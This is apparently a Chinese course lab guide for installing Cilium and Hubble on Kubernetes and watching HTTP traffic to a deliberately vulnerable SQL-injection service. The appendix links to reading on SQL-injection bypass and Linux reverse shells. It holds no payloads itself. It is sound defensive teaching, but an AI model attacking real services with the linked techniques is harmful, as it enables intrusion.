Sep  5 02:26:18.189: 10.0.0.44:52186 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: ACK, PSH)
Sep  5 02:26:18.190: 10.0.0.44:52186 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.192: 10.0.0.44:52186 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.195: 10.0.0.44:52200 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: SYN)
Sep  5 02:26:18.195: 10.0.0.44:52200 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: SYN, ACK)
Sep  5 02:26:18.195: 10.0.0.44:52200 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK)
Sep  5 02:26:18.206: 10.0.0.44:52200 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.207: 10.0.0.44:52200 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.207: 10.0.0.44:52200 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK)
```

如果报错开启hubble相应服务的端口转发

```
cilium hubble port-forward &
cilium hubble ui &
```

```
[root@control-plane ~]# cilium hubble port-forward &
[1] 28824
[root@control-plane ~]# cilium hubble ui &
[2] 28875
[root@control-plane ~]#  Opening "http://localhost:12000" in your browser...

[root@control-plane ~]#
```

八、利用Cilium对集群HTTP-L7流量进行监控，检测SQL注入攻击

1、部署Cilium

安装Cilium CLI

由于之前的步骤已经部署过cilium，因此这边只要检查/usr/local/bin是否包含Cilium和hubble，如果没有需要额外将对应文件复制进去

Cilium

```

CILIUM_CLI_VERSION=$(curl -s
https://ghproxy.com/https://raw.githubusercontent.com/cilium/cilium-cli/master/stable.txt)
CLI_ARCH=amd64
curl -L --fail --remote-name-all https://ghproxy.com/https://github.com/cilium/cilium-
cli/releases/download/${CILIUM_CLI_VERSION}/cilium-linux-${CLI_ARCH}.tar.gz{,.sha256sum}
sha256sum --check cilium-linux-${CLI_ARCH}.tar.gz.sha256sum
sudo tar xzvfC cilium-linux-${CLI_ARCH}.tar.gz /usr/local/bin
rm cilium-linux-${CLI_ARCH}.tar.gz{,.sha256sum}

```

```

[root@control-plane ~]# CILIUM_CLI_VERSION=$(curl -s https://ghproxy.com/https://raw.githubusercontent.com/cilium/cilium-cli/master/stable.txt)
[root@control-plane ~]# echo $CILIUM_CLI_VERSION
v0.12.1
[root@control-plane ~]# CLI_ARCH=amd64
[root@control-plane ~]# curl -L --fail --remote-name-all https://ghproxy.com/https://github.com/cilium/cilium-cli/releases/download/${CILIUM_CLI_VERSION}/cilium-linux-${CLI_ARCH}.tar.gz{,.sha256sum}
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 22.5M  100 22.5M    0     0 2081k      0  0:00:11  0:00:11 --:--:-- 2299k
100  92 100  92    0     0  96      0  0:--:--  0:--:-- --:--:--    0
[root@control-plane ~]# sha256sum --check cilium-linux-${CLI_ARCH}.tar.gz.sha256sum
cilium-linux-amd64.tar.gz: OK
[root@control-plane ~]# sudo tar xzvfC cilium-linux-${CLI_ARCH}.tar.gz /usr/local/bin
cilium
[root@control-plane ~]# rm cilium-linux-${CLI_ARCH}.tar.gz{,.sha256sum}
rm: remove regular file 'cilium-linux-amd64.tar.gz'? y
rm: remove regular file 'cilium-linux-amd64.tar.gz.sha256sum'? y
[root@control-plane ~]# cilium version
cilium-cli: v0.12.1 compiled with go1.18.5 on linux/amd64
cilium image (default): v1.12.0
cilium image (stable): v1.12.1
cilium image (running): unknown. Unable to obtain cilium version, no cilium pods found in namespace "kube-system"
[root@control-plane ~]#

```

安装hubble客户端

```

export HUBBLE_VERSION=$(curl -s
https://ghproxy.com/https://raw.githubusercontent.com/cilium/hubble/master/stable.txt)
HUBBLE_ARCH=amd64
curl -L --fail --remote-name-all
https://ghproxy.com/https://github.com/cilium/hubble/releases/download/${HUBBLE_VERSION}/hubble-
linux-${HUBBLE_ARCH}.tar.gz{,.sha256sum}
sha256sum --check hubble-linux-${HUBBLE_ARCH}.tar.gz.sha256sum
sudo tar xzvfC hubble-linux-${HUBBLE_ARCH}.tar.gz /usr/local/bin
rm hubble-linux-${HUBBLE_ARCH}.tar.gz{,.sha256sum}

```

```

[root@control-plane ~]# export HUBBLE_VERSION=$(curl -s https://ghproxy.com/https://raw.githubusercontent.com/cilium/hubble/master/stable.txt)
[root@control-plane ~]# HUBBLE_ARCH=amd64
[root@control-plane ~]# curl -L --fail --remote-name-all https://ghproxy.com/https://github.com/cilium/hubble/releases/download/${HUBBLE_VERSION}/hubble-linux-
-${HUBBLE_ARCH}.tar.gz{,.sha256sum}
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 7130k  100 7130k    0     0 6097k      0  0:00:01  0:00:01 --:--:-- 6099k
100  92 100  92    0     0  230      0  0:--:--  0:--:-- --:--:--    0
[root@control-plane ~]# sha256sum --check hubble-linux-${HUBBLE_ARCH}.tar.gz.sha256sum
hubble-linux-amd64.tar.gz: OK
[root@control-plane ~]# sudo tar xzvfC hubble-linux-${HUBBLE_ARCH}.tar.gz /usr/local/bin
hubble
[root@control-plane ~]# rm hubble-linux-${HUBBLE_ARCH}.tar.gz{,.sha256sum}
rm: remove regular file 'hubble-linux-amd64.tar.gz'? y
rm: remove regular file 'hubble-linux-amd64.tar.gz.sha256sum'? y
[root@control-plane ~]#

```

验证Cilium部署情况

```
kubectl get pods -n kube-system
```

```
[root@control-plane ~]# kubectl get pods -n kube-system
```

NAME	READY	STATUS	RESTARTS	AGE
cilium-9kr9g	1/1	Running	0	94s
cilium-operator-58b84657f-fst97	1/1	Running	0	94s
coredns-67c766df46-ppbq8	1/1	Running	0	2m14s
etcd-control-plane	1/1	Running	0	81s
hubble-relay-85bfc97ddb-5xh9p	1/1	Running	0	94s
hubble-ui-5fb54dc4db-7645b	2/2	Running	0	94s
kube-apiserver-control-plane	1/1	Running	0	75s
kube-controller-manager-control-plane	1/1	Running	0	93s
kube-proxy-jddpm	1/1	Running	0	2m15s
kube-scheduler-control-plane	1/1	Running	0	85s
storage-provisioner	1/1	Running	0	2m28s

```
[root@control-plane ~]#
```

2、Cilium监测HTTP-L7流量

1、确认Cilium状态

```
cilium status
```

```
[root@control-plane ~]# cilium status
```



```

Cilium:      OK
Operator:    OK
Hubble:      OK
ClusterMesh: disabled

DaemonSet    cilium           Desired: 1, Ready: 1/1, Available: 1/1
Deployment    cilium-operator  Desired: 1, Ready: 1/1, Available: 1/1
Deployment    hubble-ui        Desired: 1, Ready: 1/1, Available: 1/1
Deployment    hubble-relay     Desired: 1, Ready: 1/1, Available: 1/1
Containers:   hubble-ui        Running: 1
              hubble-relay  Running: 1
              cilium         Running: 1
              cilium-operator Running: 1

Cluster Pods: 6/6 managed by Cilium
Image versions
cilium-operator quay.io/cilium/operator-generic:v1.12.0@sha256:bb2a42eda766e5d4a87ee8a5433f089db81b72dd04acf6b59fcbb445a95f9410: 1
hubble-ui        quay.io/cilium/hubble-ui:v0.9.0@sha256:0ef04e9a29212925da6bdfd0ba5b581765e41a01f1cc30563cef9b30b457fea0: 1
hubble-ui        quay.io/cilium/hubble-ui-backend:v0.9.0@sha256:000df6b76719f607a9edefb9af94dfd1811a6f1b6a8a9c537cba90bf12df474b: 1
hubble-relay     quay.io/cilium/hubble-relay:v1.12.0@sha256:ca8033ea8a3112d838f958862fa76c8d895e3c8d0f5590de849b91745af5ac4d: 1
cilium           quay.io/cilium/cilium:v1.12.0@sha256:079baa4fa1b9fe638f96084f4e0297c84dd4fb215d29d2321dcbe54273f63ade: 1

[root@control-plane ~]#
```


2、开启hubble相应服务的端口转发

```
cilium hubble port-forward &
cilium hubble ui &
```

```
[root@control-plane ~]# cilium hubble port-forward &
[1] 28824
[root@control-plane ~]# cilium hubble ui &
[2] 28875
[root@control-plane ~]#  Opening "http://localhost:12000" in your browser...

[root@control-plane ~]#
```

访问 `http://${虚拟机IP}:12000` 来访问hubble-ui, 可以通过`ip -a`命令查看。




Welcome!


To begin select one of the namespaces:

- default
- kube-node-lease
- kube-public
- kube-system

选择namespace: `default` 即默认的资源名称空间, `kube-system` 即k8s系统资源的名称空间



注：对default内的资源，需要从虚拟机外部（即宿主机内对其访问），可在hubble-ui上看见其对应流量



3、同样可以使用hubble CLI对流量进行观测

```
hubble observe -n default
```

```
[root@control-plane ~]# hubble observe -n default
Aug 24 16:17:56.427: 10.0.0.119:39186 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: SYN)
Aug 24 16:17:56.427: 10.0.0.119:39186 (host) <- default/falco-j47k9:8765 (ID:34233) to-stack FORWARDED (TCP Flags: SYN, ACK)
Aug 24 16:17:56.427: 10.0.0.119:39186 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: ACK)
Aug 24 16:17:56.428: 10.0.0.119:39186 (host) <- default/falco-j47k9:8765 (ID:34233) to-stack FORWARDED (TCP Flags: ACK, PSH)
Aug 24 16:17:56.428: 10.0.0.119:39186 (host) <- default/falco-j47k9:8765 (ID:34233) to-stack FORWARDED (TCP Flags: ACK, FIN)
Aug 24 16:17:56.428: 10.0.0.119:39186 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: ACK, PSH)
Aug 24 16:17:56.428: 10.0.0.119:39186 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
Aug 24 16:17:58.436: default/falco-j47k9:34364 (ID:34233) <- 192.168.59.138:8443 (host) to-endpoint FORWARDED (TCP Flags: ACK, PSH)
Aug 24 16:17:58.436: default/falco-j47k9:34364 (ID:34233) -> 192.168.59.138:8443 (host) to-stack FORWARDED (TCP Flags: ACK)
Aug 24 16:17:59.055: default/falco-j47k9:34382 (ID:34233) <- 192.168.59.138:8443 (host) to-endpoint FORWARDED (TCP Flags: ACK)
Aug 24 16:17:59.056: default/falco-j47k9:34382 (ID:34233) -> 192.168.59.138:8443 (host) to-stack FORWARDED (TCP Flags: ACK)
Aug 24 16:18:06.551: 10.0.0.119:39758 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: SYN)
Aug 24 16:18:06.551: 10.0.0.119:39758 (host) <- default/falco-j47k9:8765 (ID:34233) to-stack FORWARDED (TCP Flags: SYN, ACK)
Aug 24 16:18:06.551: 10.0.0.119:39758 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: ACK)
Aug 24 16:18:06.552: 10.0.0.119:39758 (host) <- default/falco-j47k9:8765 (ID:34233) to-stack FORWARDED (TCP Flags: ACK, PSH)
Aug 24 16:18:06.552: 10.0.0.119:39758 (host) <- default/falco-j47k9:8765 (ID:34233) to-stack FORWARDED (TCP Flags: ACK, FIN)
Aug 24 16:18:06.552: 10.0.0.119:39758 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: ACK, PSH)
Aug 24 16:18:06.552: 10.0.0.119:39758 (host) -> default/falco-j47k9:8765 (ID:34233) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
Aug 24 16:18:07.248: default/falco-j47k9:34398 (ID:34233) <- 192.168.59.138:8443 (host) to-endpoint FORWARDED (TCP Flags: ACK)
Aug 24 16:18:07.248: default/falco-j47k9:34398 (ID:34233) -> 192.168.59.138:8443 (host) to-stack FORWARDED (TCP Flags: ACK)
[root@control-plane ~]#
```

之前的材料：注意配置7层的可见性尚未解决。如有同学找到解决方案欢迎联系助教。在Github上面提了issue: <https://github.com/cilium/hubble-ui/issues/282>

就是官网上说七层默认是关闭的，要自己去开启，用可见性开启。

Visibility information is represented by a comma-separated list of tuples in the annotation:

```
<{Traffic Direction}/{L4 Port}/{L4 Protocol}/{L7 Protocol}>
```

For example:

```
<Egress/53/UDP/DNS>,<Egress/80/TCP/HTTP>
```

Copy Line

```
[root@control-plane ~]# kubectl get cep
NAME          ENDPOINT ID  IDENTITY ID  INGRESS ENFORCEMENT  EGRESS ENFORCEMENT  VISIBILITY POLICY  ENDPOINT STATE  IPV4          IPV6
falco-p56w4   1398         4309         false                 false                OK                 ready           10.0.0.12
nginx-86c57db685-59rdp  1875         38627        false                 false                OK                 ready           10.0.0.178
sql-5cb78665d9-b46zl  1389         53205        false                 false                OK                 ready           10.0.0.46
```

也可以看到可见性是ok的，我们还试过把这个改成Ingress，但是官网也说了DNS的ingress是不可用的，不过那个不重要，这两个都不能使hubble observe 里出现七层流量，这个问题就是cilium没抓到

下面是官网说排查的方法

If L7 visibility is not appearing in **cilium monitor** or Hubble components, it is worth double-checking that:

- No enforcement policy is applied in the direction specified in the annotation
- The “Visibility Policy” column in the CiliumEndpoint shows **OK**. If it is blank, then no annotation is configured; if it shows an error then there is a problem with the visibility annotation.

```
1389  ENFORCEMENT  ENFORCEMENT  53205  k8s:app=sqli  10.0.0.46  read
y      Disabled    Disabled
      k8s:io.cilium.k8s.policy.cluster=default
      k8s:io.cilium.k8s.policy.serviceaccount=default
      k8s:io.kubernetes.pod.namespace=default
```

Enforcement也没有任何条目，全部disable的。

我现在认为是有关cilium用的政策没有开启，就比如官网有说。

Layer 7 Examples

Layer 7 policy rules are embedded into [Layer 4 Examples](#) rules and can be specified for ingress and egress. `L7Rules` structure is a base type containing an enumeration of protocol specific fields.

上面有关endpoints里面的内容也显示对于sqli使用的是default政策，而在cilium默认状态下是关闭了七层的，但是这个政策我不知道是在哪改怎么改，我没办法测试这个想法。

4、L7层显示

注意：七层应用层流量的可见性。需要在SQL注入服务器的80端口的HTTP明文协议下可以跑通。

采用下的命令在命令行观察HTTP应用层协议收发事件。

```
hubble observe -n default http -f
```

```
[root@control-plane ~]# hubble observe -n default --protocol http -f
Sep  6 03:39:11.084: 10.0.0.97:60562 (host) -> default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-request FORWARDED (HTTP/1.1 GET http://localhost:32440/)
Sep  6 03:39:11.098: 10.0.0.97:60562 (host) <- default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-response FORWARDED (HTTP/1.1 200 11ms (GET http://localhost:32440/))
Sep  6 03:39:11.135: 10.0.0.97:60562 (host) -> default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-request FORWARDED (HTTP/1.1 GET http://localhost:32440/index.html_files/freemind2html.js)
Sep  6 03:39:11.137: 10.0.0.97:60562 (host) <- default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-response FORWARDED (HTTP/1.1 404 2ms (GET http://localhost:32440/index.html_files/freemind2html.js))
Sep  6 03:39:11.148: 10.0.0.97:60562 (host) -> default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-request FORWARDED (HTTP/1.1 GET http://localhost:32440/index.html_files/image.png)
Sep  6 03:39:11.148: 10.0.0.97:60562 (host) <- default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-response FORWARDED (HTTP/1.1 304 1ms (GET http://localhost:32440/index.html_files/image.png))
Sep  6 03:41:05.784: 10.0.0.97:60562 (host) -> default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-request FORWARDED (HTTP/1.1 GET http://localhost:32440/)
Sep  6 03:41:05.785: 10.0.0.97:60562 (host) <- default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-response FORWARDED (HTTP/1.1 200 1ms (GET http://localhost:32440/))
Sep  6 03:41:05.810: 10.0.0.97:60562 (host) -> default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-request FORWARDED (HTTP/1.1 GET http://localhost:32440/index.html_files/freemind2html.js)
Sep  6 03:41:05.810: 10.0.0.97:60562 (host) <- default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-response FORWARDED (HTTP/1.1 404 0ms (GET http://localhost:32440/index.html_files/freemind2html.js))
Sep  6 03:41:05.819: 10.0.0.97:60562 (host) -> default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-request FORWARDED (HTTP/1.1 GET http://localhost:32440/index.html_files/image.png)
Sep  6 03:41:05.819: 10.0.0.97:60562 (host) <- default/sql1-5cb78665d9-wpzc8:80 (ID:36940) http-response FORWARDED (HTTP/1.1 304 0ms (GET http://localhost:32440/index.html_files/image.png))
```

如果七层流量的交互事件还是看不到，请核对 `-f` 参数有没有加，还有外面浏览器页面要重新刷新一次。

附录：web攻防资料

- [SQL注入之Mysql注入姿势及绕过总结](#)
- [Linux反弹shell（一）文件描述符与重定向](#)
- [Linux 反弹shell（二）反弹shell的本质](#)
- k8s部分：
 - <https://www.qikqiak.com/k8strain/>
 - <https://minikube.sigs.k8s.io/docs/>
 - <https://kubernetes.io/zh-cn/>
- falco部分：
 - <https://falco.org/docs/>
- cilium部分
 - <https://docs.cilium.io/en/stable/>
- 补充：
 - k8s架构概览 <https://www.redhat.com/zh/topics/containers/kubernetes-architecture>
 - k8s互动教学 <https://kubernetes.io/zh-cn/docs/tutorials/>
 - cilium互动教学 <https://play.instruqt.com/isovalent/invite/j4maqox5r1h5>
 - 实验中可能面临网络问题，准备好虚拟机内的翻墙工具。